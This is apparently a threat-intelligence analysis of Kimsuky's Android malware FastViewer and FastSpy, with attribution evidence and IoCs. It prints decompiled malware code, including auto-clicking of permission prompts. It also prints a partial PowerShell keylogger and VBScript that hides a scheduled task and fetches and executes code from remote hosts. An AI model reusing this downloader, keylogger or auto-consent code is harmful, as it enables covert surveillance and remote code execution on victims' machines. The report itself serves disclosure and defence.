Fingerprints SHA1	F7 C6 94 1D FB DF 23 64 9F 0D B5 BE 96 5B 92 11 90 1A 08 F8
Fingerprints SHA256	7E FA 3F AE B9 DF E3 08 05 00 F5 9B 35 95 17 8F 18 69 05 DA 08 61 BA C4 79 F2 01 C4 D3 96 A0 C5

FastViewer

Detailed analysis of FastViewer & FastSpy

1. String decryption algorithm

The string used in FastViewer is decrypted by the custom algorithm. The encrypted string is used as the first argument, and the index of the key table is used as the second argument. After obtaining a key pair using the value of the XOR key table corresponding to the index, XOR is performed alternately from the back of the encrypted string.



```
public class MyCrypt {
    private static final char[][] szMasks = {new char[]{'A', 'B'}, new char[]{'A', 'C'},

    public static String crypt(String data, int index) {
        char[] string = new char[data.length()];
        int Length = data.length() - 1;
        while (Length >= 0) {
            int cnt = Length - 1;
            char charAt = data.charAt(Length);
            char[][] szMask = szMasks;
            string[Length] = (char) (charAt ^ szMask[index][0]); // key1
            if (cnt < 0) {
                break;
            }
            Length = cnt - 1;
            string[cnt] = (char) (data.charAt(cnt) ^ szMask[index][1]); // key2
        }
        return new String(string);
    }
}
```

2. Request permissions

FastViewer requests additional permissions from users for malicious actions such as receiving commands, persistence, and spying. FastViewer abuses accessibility, so it is checked whether accessibility is enabled before performing malicious behaviors.

The class name that requests the permissions is “HiPermission”, which is an open-source that has been released in the past. It is believed that Kimsuky group partially modified the source code and applied it to FastViewer.

Permission Strings	Feature
media_protection	Screenshot
battery_optimization	Disable battery optimization policies to ensure apps run
accessibility	Accessibility requests for spying features
system_overlay	Popup system permissions on screen
vibrate	Terminal vibration
default	Request access to text, phone, location, storage, and sensors

```
public static void request(Context context, String keyType, String dexFuncInfo, String permission) {
    String v0 = keyType;
    HiPermission hiPermission = HiPermission.create(context);
    ArrayList permissionItems = new ArrayList();
    hiPermission.title("Enable %s");
    hiPermission.data(dexFuncInfo);
    hiPermission.animStyle(1);
    hiPermission.style(1);
    hiPermission.msg("To protect the peace of the world, open these permissions! You and I together save the world!");
    if(v0.equals("media_projection")) {
        permissionItems.add(new PermissionItem("", "check media now", 1));
        hiPermission.type(1);
        hiPermission.permissions(permissionItems);
    }
    else if(v0.equals("battery_optimization")) {
        permissionItems.add(new PermissionItem("", "check battery now", 1));
        hiPermission.type(2);
        hiPermission.permissions(permissionItems);
    }
    else if(v0.equals("accessibility")) {
        permissionItems.add(new PermissionItem("", "check accessibility now", 1));
        hiPermission.type(3);
        hiPermission.setAccFlag(1);
        hiPermission.permissions(permissionItems);
    }
    else if(v0.equals("system_overlay")) {
        permissionItems.add(new PermissionItem("", "check system overlay now", 1));
        hiPermission.type(4);
        hiPermission.permissions(permissionItems);
    }
    else if(v0.equals("vibrate")) {
        permissionItems.add(new PermissionItem("", "check vibrate now", 1));
        hiPermission.type(6);
        hiPermission.permissions(permissionItems);
    }
```

3. Check the header of document files

Malicious behavior operates when a special document file created by an attacker is read, by checking whether the first 4 bytes of the file are “EDC%”. It then changes “EDC%” to the original 4 bytes, converting it to a normal document and displaying it to the user, executing malicious behavior in the background.

```
if(v9 == 0) {
    v9 = 1;
    if(0x45 == v4[0] && 0x44 == v4[1] && 0x43 == v4[2] && 0x25 == v4[3]) {
        _Global.bSpec.x = 1;
        if(!Settings.canDrawOverlays(this)) {
            _Global.bSpec.y = 0;
            Intent v10 = new Intent(this, MainActivity.class);
            v9 = 1;
            v10.putExtra("StrOpt", 1);
            v10.addFlags(0x10000000);
            this.startActivity(v10);
            do {
                long v10_1 = 1000L;
                try {
                    Thread.sleep(v10_1);
                }
                catch(InterruptedException e) {
                    e.printStackTrace();
                    return 1;
                }
            }
            while(_Global.bSpec.y != 1);

            if(!Settings.canDrawOverlays(this)) {
                return 1;
            }
        }

        v4[0] = -48;
        v4[1] = -49;
        v4[2] = 0x11;
        v4[3] = -32;
    }
}

v2_2.write(v4, 0, v6);
v6 = v5.read(v4);


public static String decryptFile(String srcName, Context context) throws IOException, ClassNotFoundException,
    int flag = 0;
    File srcFile = new File(srcName);
    FileInputStream srcStream = new FileInputStream(srcFile);
    File CreateTempFile = File.createTempFile(srcFile.getName(), ".tmp", context.getCacheDir());
    FileOutputStream outputStream = new FileOutputStream(CreateTempFile);
    byte[] buffer = new byte[0x2000];
    while(srcStream.read(buffer) > 0) {
        if(buffer[0] == 0x45 && buffer[1] == 0x44 && buffer[2] == 0x43 && buffer[3] == 0x25) {  // EDC%
            buffer[0] = 0x25;  // %PDF
            buffer[1] = 0x50;
            buffer[2] = 0x44;
            buffer[3] = 0x46;
            flag = 1;
        }

        outputStream.write(buffer);
    }

    srcStream.close();
    outputStream.close();
    _Global.bSpec.y = 0;
    if(flag != 0 && !Settings.canDrawOverlays(context)) {
        Intent intent = new Intent(context, MainActivity.class);  // malicious activity start
        intent.putExtra("StrOpt", 1);
        context.startActivity(intent);
        do {
        label_54:
            Thread.sleep(1000L);
            if(_Global.bSpec.y != 1) {
                goto label_54;
            }

            break;
        }
        while(true);
    }
```

According to the calling condition, malicious behavior is performed that meets the condition according to the variable “StrOpt”.

StrOpt Value	Condition	Feature
0	Default	Steal device information, download additional malware, execute normal Hancom Office Viewer
1	Open document	Set screen overlay
2	Execute render view	Request accessbility

4. C&C Communication

FastViewer collects the information of the device and sends it to the C&C server as an *ati* parameter. If the app acquires permissions on the device and successfully gets the Device’s IMEI value, the ati parameter is assigned “Kur-{Device IMEI}_{Device IMEI}”. If IMEI value cannot be acquired due to permission failure or other problems, *ati* is assigned “Kur-null_error_imei”.

- (Success) hxxp://23.106.122[.]16/dash/index.php?&ati=
- (Fail) hxxp://23.106.122[.]16/dash/index.php?&ati=

After that, the data that FastViewer receives from the C&C server is as follows, and it determines whether to download additional modules by comparing the version variable defined in the FastViewer with the version

value received from the server. If the response value is “ok”, only simple information stealing is performed, and an additional module is not downloaded.

- (Response) version:0|rat:on|ip:23.106.122[.]16|port:4545|package:com.example.res|interval:120

TAG	Value	Feature
version	0 (default: null)	Additional module version
rat	on	rat: Method name, on: Whether the module in the server is enabled
ip	23.106.122[.]16	C&C server IP
port	4545	C&C server Port
package	com.example.res	Package name of additional module
interval	120	Execution interval

As above, when information about the additional module is successfully received, the request for downloading the module is sent to the C&C server. The version value is the value received from the server.


- (Download request) hxxp://23.106.122[.]16/dash/patch.php?name=Image.bin&ati=


5. Download an additional module — FastSpy

The downloaded module is a compressed DEX file, and the original data is extracted through base64 decoding and GZIP decompression in memory. The extracted file is **FastSpy** which performs remote control.

After data extraction, the malicious class in the DEX in memory is dynamically called by calling the LoadClass API that matches the SDK version of the device. If the class is successfully called, the decrypted DEX is saved as *image{version}.bin* in the app install path.

- Install Path: {App install path}/image{version}.bin
- Filename: image0.bin (version: 0)
- Package Name: com.example.res
- MD5 hash (Compressed): aefa23b91cc667be041cad40abbfa043
- MD5 hash (Extracted): 89f97e1d68e274b03bc40f6e06e2ba9a





```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 64 65 78 0A 30 33 35 00 C5 58 46 86 0C 69 57 D2 dex.035.ÅXF†.iWÒ
0010h: BB F8 F2 9F 0E D4 A9 67 23 93 5F 9C 14 0B 6C F0 »øòŸ.Ô©g#"_œ..lð
0020h: E8 E0 4C 00 70 00 00 00 78 56 34 12 00 00 00 00 èàL.p...xV4.....
0030h: 00 00 00 00 0C E0 4C 00 C0 A3 00 00 70 00 00 00 .....àL.À£..p...
0040h: 6D 10 00 00 70 8F 02 00 78 19 00 00 24 D1 02 00 m...p...x...$Ñ..
0050h: 19 73 00 00 C4 02 04 00 BE 81 00 00 8C 9B 07 00 .s..Ä...¾...Œ›..
0060h: 6F 0C 00 00 7C A9 0B 00 8C A9 3F 00 5C 37 0D 00 o...|©..Œ©?.\7..
0070h: 42 0C 32 00 44 0C 32 00 4B 0C 32 00 5D 0C 32 00 B.2.D.2.K.2.].2.
0080h: 64 0C 32 00 74 0C 32 00 83 0C 32 00 A6 0C 32 00 d.2.t.2.ƒ.2.¦.2.
0090h: B7 0C 32 00 DB 0C 32 00 E5 0C 32 00 EB 0C 32 00 ·.2.Û.2.å.2.ë.2.
00A0h: F6 0C 32 00 02 0D 32 00 0B 0D 32 00 12 0D 32 00 ö.2...2...2...2.
00B0h: 1C 0D 32 00 33 0D 32 00 41 0D 32 00 55 0D 32 00 ..2.3.2.A.2.U.2.
00C0h: 6D 0D 32 00 7D 0D 32 00 85 0D 32 00 8F 0D 32 00 m.2.}.2.….2...2.
00D0h: 94 0D 32 00 9A 0D 32 00 A6 0D 32 00 B4 0D 32 00 ".2.š.2.¦.2.´.2.
00E0h: BD 0D 32 00 D1 0D 32 00 D9 0D 32 00 E2 0D 32 00 ½.2.Ñ.2.Ù.2.â.2.
```

When FastSpy is executed, the internally stored C&C server information is compared with the information previously received from the C&C server. If the two values are different, the information is updated in memory with the information received from the server.

```
public class MainValues {
    public static String IP;
    public static String KEY;
    public static String KRBN_ISMI;
    public static HashMap permissionMaps;
    public static int port;
    public static String quality;

    static {
        MainValues.IP = "";
        MainValues.port = 0;
        MainValues.KEY = "";
        MainValues.KRBN_ISMI = "";
        MainValues.quality = "35";
```

Internally stored C&C server information

FastSpy could abuse the accessibility API obtained from FastViewer to get additional privileges without the user's consent. If FastSpy requests specific permission for malicious behaviors, a pop-up window requesting permission is displayed. In this case, FastSpy automates the function of clicking the "Agree" button in the window, so that FastSpy acquires the permission itself without interaction with users. However, it isn't actually called in FastSpy we secured.

The above method is similar to the method used by the previous Malibot malware to bypass Google MFA authentication.

```
public boolean sendAutoAction(String ui_package_name, String my_package_name, String nodeText) {
    String ui_package_name2 = ui_package_name.toLowerCase();
    String my_package_name2 = my_package_name.toLowerCase();
    String nodeText2 = nodeText.toLowerCase();
    String positiveButtonName = _Global.SoldVersion;
    if ((ui_package_name2.contains("com.google.android.") || ui_package_name2.contains("com.android.packageinstaller")) && (nodeTe
        positiveButtonName = nodeText2.contains("pictures and record") ? Build.VERSION.SDK_INT > 27 ? "while using the app" : "all
    } else if (ui_package_name2.contains("systemui") && (nodeText2.contains("system ui") || nodeText2.contains("시스템 UI") || node
        positiveButtonName = (Build.VERSION.SDK_INT == 23 || Build.VERSION.SDK_INT == 22) ? nodeText2.contains("start capturing")
    } else if (ui_package_name2.contains("settings")) {
        if (Build.VERSION.SDK_INT > 27) {
            if (!nodeText2.contains("do not disturb access")) {
                nodeText2.contains("방해 금지 모드 액세스");
            }
        } else if (!nodeText2.contains("ghfhgfdgfdhg")) {
            nodeText2.contains("알림 일시중지 액세스");
        }
    }
    return clickAllowButton(positiveButtonName);
}
```

sendAutoAction

```
private boolean clickAllowButton(String positiveButtonName) {
    LinkedList<AccessibilityNodeInfo> nodeInfoList = getButtonNodeList(positiveButtonName);
    Iterator<AccessibilityNodeInfo> iterator = nodeInfoList.iterator();
    if (iterator.hasNext()) {
        AccessibilityNodeInfo nodeInfo = iterator.next();
        if (nodeInfo.performAction(16)) {
            nodeInfo.recycle();
            return true;
        }
    }
    Iterator<AccessibilityNodeInfo> it = nodeInfoList.iterator();
    while (it.hasNext()) {
        it.next().recycle();
    }
    return false;
}
```

FastSpy can take control of infected devices, hijack phone and SMS information, or identify the device's location and whether it is used via camera, microphone, speaker, GPS, or KeyStroke in real-time.

In addition, the attacker can access files on the infected device and send them to the C&C server. To exfiltrate, the file is compressed with the gzip algorithm and base64 encoding as used in FastSpy.

Behaviors performed by FastSpy after receiving commands from the C2 Server (60)				
Create/Delete a File	Create/Delete a Folder	Rename a File	Split File into Small Size Files	Transfer a File to C2 Server
Modify File Data	Copy File	Transfer a File to Device	Get Screen Activity	Set Camera Mode
Change Camera Options	Set Camera Resolution	Camera Zoom in	Send Camera Info to C2 Server	Close Camera
Send Wallpaper to C2 Server	Send SMS Content to C2 Server	Send all of Call List to C2 Server	Bluetooth on/off	Send Image data to device
Wifi on/off	Send List of Applications Installed on Device	Delete SMS Content	Make a sound (some words)	Send List of Files on Device to C2 Server
Send File Data	Check Permissions on Application	Send Log Data	Encode Data (GZIP+base64)	Wiretapping
KeyLogging Start/Stop	Click Screen on Device	Requests some Permissions	Start/Stop Play Media File	Start/Stop Send LiveScreen
Send Volume of Ringtone	Send Contact List	Popup Toast Message	Set Volume of Rington	Set Volume of Music
Set Volume of Alarm	Send if Device is locked	Install additional Application	Play Application	Send KeyStroke to C2 Server
Delete Specific Call List	Insert Clipboard Data	Send Text Message	Update Control Server Information	Access to Website
Send Clipboard Data to C2 Server	Delete all Files in Specific folder	Create ShortCut	Call to Someone	Delete Application
Adjust Screen Brightness	wakelock	Lock Device	Restart Device	Disconnect RAT Session from C2 Server

Correlation between FastSpy and AndroSpy

FastSpy and AndroSpy have similar characteristics in the method name, message format, functions, and code. AndroSpy is an open-source RAT malware that was released in 2018 and has the characteristic that methods and key variables are in Turkish.

Category		AndroSpy	FastSpy
Message format		<Tag|Message Length| <ExtraInfo>Message	<Tag|Message Length| <ExtraInfo>Message
Message trailer		<EOF>**SUFFIX**	<EOF>**SUFF>>**
Target manufacturers for auto-launching apps on boot		Xiaomi, Oppo, Vivo, Letv, Honor, Huawei	Xiaomi, Oppo, Vivo, Letv, Honor, Huawei
Turkish string	No data to steal	YOK	YOK
	No files in folder	BOS	BOS
	Steal contacts	Rehber	Rehber
	Start command	BASLA	BASLA
	Stop command	DURDUR	DURDUR
	Steal command	Logu	Logu
	File	Dosya	Dosya
	Clipboard	Pano	Pano

Method name(AndroSpy)	Method name(FastSpy)	Tag	Description
AddShorcut	AddShorcut	SHORTCUT	Whether the shortcut was created successfully
cihazDosyalariGonder	cihazDosyalariGonder	FILES	Exfiltrate files
dosyalar	dosyalar	FILES	Folder list
dosyalariGonder	dosyalariGonder	FILES	Send file
duvarKagidiniGonder	duvarKagidiniGonder	WALLPAPERBYTES	Send wallpaper
KameraCozunurlukleri	KameraCozunurlukleri	PREVIEW	Resolution information
preview	preview	PREVIEW	Desktop Preview
rehberLogu	rehberLogu	REHBER	Contacts
sesBilgileri	sesBilgileri	SESBILGILERI	Voulme information
smslogu	smslogu	SMSLOGU	SMS information
telefonLogu	telefonLogu	CAGRIKAYITLARI	Call log
uygulamalar	uygulamalar	APPS	List of installed apps
ImageAvailableListener .OnImageAvailable	ImageAvailableListener .process	LIVESCREEN	Real-time screen transmission
KeyListen .OnAccessibilityEvent	KeyLogger	CHAR	Keylogging
PhoneCallReceiver	-	ARAMA	Receive call
Prev.StartCamera	Prev.StartCamera	MYVIDREADEY	Camera
ScreenStatus.OnReceive	ScreenStatus.OnReceive	SCCHANGED	Screen change detection
SMSBroadcastReceiver. OnReceive	-	RECSMS	SMS monitoring
SMSSTATUS .OnReceive	SMSSTATUS .OnReceive	SMSSTATUS	Whether the SMS was sent successfully
Upload		UPLOAD	File upload

Attribution

As a result of analyzing the association between the FastFire, FastViewer, and FastSpy malware and Kimsuky group, it was found that the FastFire's C&C server domain also used in the "다양한 주제의 보도자료를 사칭한 Kimsuky 공격시도" performed by Kimsuky group in the past.


Comparing the C&C URL released at the time and FastFire's C&C URL, the same domain was used for both campaigns, and the path under the *temp* directory was used. In addition, the group mainly impersonates Korean large portal sites (Naver and Daum) in order to steal information from the target.

	북한의 코로나19 확진자 발생 인정과 향후 한반도 정세 전망 .docx.exe	FastFire
MD5	d6730f10a839d128e94b5aa05d9fb1ec	04bb7e1a0b4f830ed7d1377a394bc717
VT Submit Date	2022.05.13	2022.08.24
C&C URL	hxxp://**mc.pzs[.]kr/themes/mobile/images/about/temp**/upload/list.php?query=1	hxxp[:]//**mc.pzs[.]kr/themes/mobile/images/about/temp**/android/daumr.html

The domains (navernnail[.]com, goooglesecurity[.]com) used by the FastFire malware have a history of pivoting to 23[.]106.122.16 in the past, and this IP was also used as a distribution site and C&C server for FastViewer and FastSpy.

In that, the signature date of FastViewer and that of FastFire are included within the period in which the navernnail[.]com domain which was bound to 23[.]106.122.16 (Singapore), all three malware and infrastructure are used by Kimsuky at the same time.

In addition, the fact that goooglesecurity[.]com, an additionally verified C&C server of FastFire, also supports this point.



Overlapped time

IP	Country	Passive DNS	First	Last
23.106.122.16	**SG**	**navernnail[.]com**	**2022-05-07**	**2022-06-25**
	SG	goooglesecurity[.]com	2022-06-03	2022-10-10




Figure 26. Overall infrastructure

During the analysis, there was a directory listing vulnerability in navernnail[.]com, so we were able to collect files existing on the server. Among them, the *key_ps.txt* file has a code similar to the keylogging script used by the Kimsuky group in the past, and the same mutex name is also used.

- Filename: key_ps.txt
- MD5 : 5D56371944DEC9DA57DB95D0199DD920
- Mutex name: Global\AlreadyRunning191122
- Reference:

Directory Listing

```
function StartMain{
    Param(
        [Parameter(Mandatory=$True)]
        [string]$Path
    )

    $alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
    $mClk = @("GetAsyncKeyState", "GetKeyboardState", "MapVirtualKey", "GetForegroundWindow", "GetWindowText", "ToUnicode", "GetClipboardS
    $clk = 'using System;using System.Diagnostics;using System.Runtime.InteropServices;using System.Security.Principal;public class CLK{[[
'
    Add-Type -TypeDefinition $clk
    Add-Type -Assembly PresentationCore
    $bMute = $true
    $strMute = "GlobalWAlreadyRunning191122"
    try{
        $curMute = [System.Threading.Mutex]::OpenExisting($strMute)
        $bMute = $false
    }catch{
        $newMute = New-Object System.Threading.Mutex($true,$strMute)
    }
    $o_clk = [CLK]
    $o_enc_mode = [System.Text.Encoding]::UTF8
    $a_kb = New-Object Byte[] 256
    $strBuilder = New-Object -TypeName System.Text.StringBuilder
    $curWnd = New-Object System.Text.StringBuilder(260)
    $a_asc = @(0x2d, 0x20, 0x2E, 0x25, 0x26, 0x27, 0x28, 0x08, 0x24, 0x23, 0x11, 0x09, 0x1b, 0x01, 0x02)
    $a_str = @("??n", " ", "[Del]", "[<-]", "[^]", "[->]", "[v]", "[Bk]", "[Home]", "[End]", "[Ctrl]", "[Tab]", "[Esc]", "[LM]", "[RM]")
    $tf = "yyyy/MM/dd`tHH:mm:ss"
```

Figure 28. Kimsuky's keylogger script (key_ps.txt)


In addition, the *info_sc.txt* file was also confirmed to have similarities with Kimsuky group. February 18, 2022, the malicious document disguised as the customer center of Klip, a virtual asset wallet service in Korea, downloaded a very similar script.

- Reference:

```
Sub Reg(p_Tar)
    Set sv = CreateObject("Schedule.Service")
    Call sv.Connect()
    Set tDef = sv.NewTask(0)
    tDef.RegistrationInfo.Author = "Microsoft"
    With tDef.Settings
        .Enabled=True
        .StartWhenAvailable=True
        .Hidden=True
    End With
    With tDef.Triggers.Create(2)
        .StartBoundary = TF(DateAdd("n",5,Now))
        .Enabled = True
        .Repetition.Interval = "PT60M"
    End With
    with tDef.Actions.Create(0)
        .Path=WScript.FullName
        .Arguments="//b //e:vbscript " & p_Tar
    End With
    Set fdr = sv.GetFolder("\")
    Call fdr.RegisterTaskDefinition(nn, tDef, 6, , , 3)
End Sub

Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub

ui = "asenal.medianewsonline.com/good/luck/flavor"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".xml"
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:With CreateObject(""InternetExplorer.Application""):.
Navigate(""http://" & ui & "/list.php?query=6"");:Do while .busy:WScript.Sleep 100:Loop:bt=.
Document.Body.InnerText:.Quit:End With:Execute(bt)"
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
```



```
Sub Reg(p_Tar)
    Set sv = CreateObject("Schedule.Service")
    Call sv.Connect()
    Set tDef = sv.NewTask(0)
    tDef.RegistrationInfo.Author = "Microsoft"
    With tDef.Settings
        .Enabled=True
        .StartWhenAvailable=True
        .Hidden=True
    End With
    With tDef.Triggers.Create(2)
        .StartBoundary = TF(DateAdd("n",5,Now))
        .Enabled = True
        .Repetition.Interval = "PT60M"
    End With
    with tDef.Actions.Create(0)
        .Path=WScript.FullName
        .Arguments="//b //e:vbscript " & p_Tar
    End With
    Set fdr = sv.GetFolder("\")
    Call fdr.RegisterTaskDefinition(nn, tDef, 6, , , 3)
End Sub

Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
        .SetStringValue hk, regdir, "Check_Associations", "no"
        .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
        .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub

uri = "http://assembilly.atwebpages.com/file/upload"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".xml"
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:With CreateObject(""InternetExplorer.Application""):.
Navigate """ & uri & "/list.php?query=6":Do while .busy:WScript.Sleep 100:Loop:bt=.Document.
Body.InnerText:.Quit:End With:Execute(bt)"
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
```

Left: 2022–02–18 1589989024.xml / Right: info_sc.txt

Conclusion

Kimsuky group has continuously performed attacks to steal the target's information targeting mobile devices. Firebase, a normal service used as the C&C server in **FastFire**, is their advanced tactic. In addition, various attempts are being made to bypass detection by customizing Androspy, an open-source RAT. In the future, caution is required as the Kimsuky group may distribute malicious codes with similar functions and variants to Android devices.

Like **FastViewer**, sophisticated attack vectors are used to attack only specific targets, and existing open sources are actively used to create high-performance variants such as **FastSpy**. Since Kimsuky group's mobile targeting strategy is getting more advanced, it is necessary to be careful about sophisticated attacks targeting Android devices.

Appendix A. IoC

- IoC:

FastFire

- FDD0E18E841D3EC4E501DD8BF0DA68201779FD90237C1C67078D1D915CD13045
- C038B20F104BE66550D8DD3366BF4474398BEEA330BD25DAC2BB2FD4B5377332
- 1510780646E92CBEFC5FB4F4D7D2997A549058712A81553F90E197E907434672
- 38D1D8C3C4EC5EA17C3719AF285247CB1D8879C7CF967E1BE1197E60D42C01C5
- 884FF7E3A3CEA5CE6371851F205D703E77ABC7D1427D21800A04A205A124B649

FastViewer

- 031BDE16D3B75083B0ADDA754AA982D4F6BD91E6B9D0531D5486DC139A90CE5A

FastSpy

- AE7436C00E2380CDABBDCCCACF134B95DDBAF2A40483FA289535DD6207CC58CE
- 539231DEA156E29BD6F7ED8430BD08A4E07BA330A9FAD799FEA45D9E9EED070C

key_ps.txt

- 9722107FFF4F3B2255556E0CF4D367CCB73305C34B1746BAED31B16899EEFC4B

info_sc.txt

- 59CB6BB54A6A222C863258BAF9EE2500A539B55411B468A3E672FE7B26166B98

FastFire

- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/naver.html
- hxxp[:]//mc.pzs[.]kr/themes/mobile/images/about/temp/android/daum.html
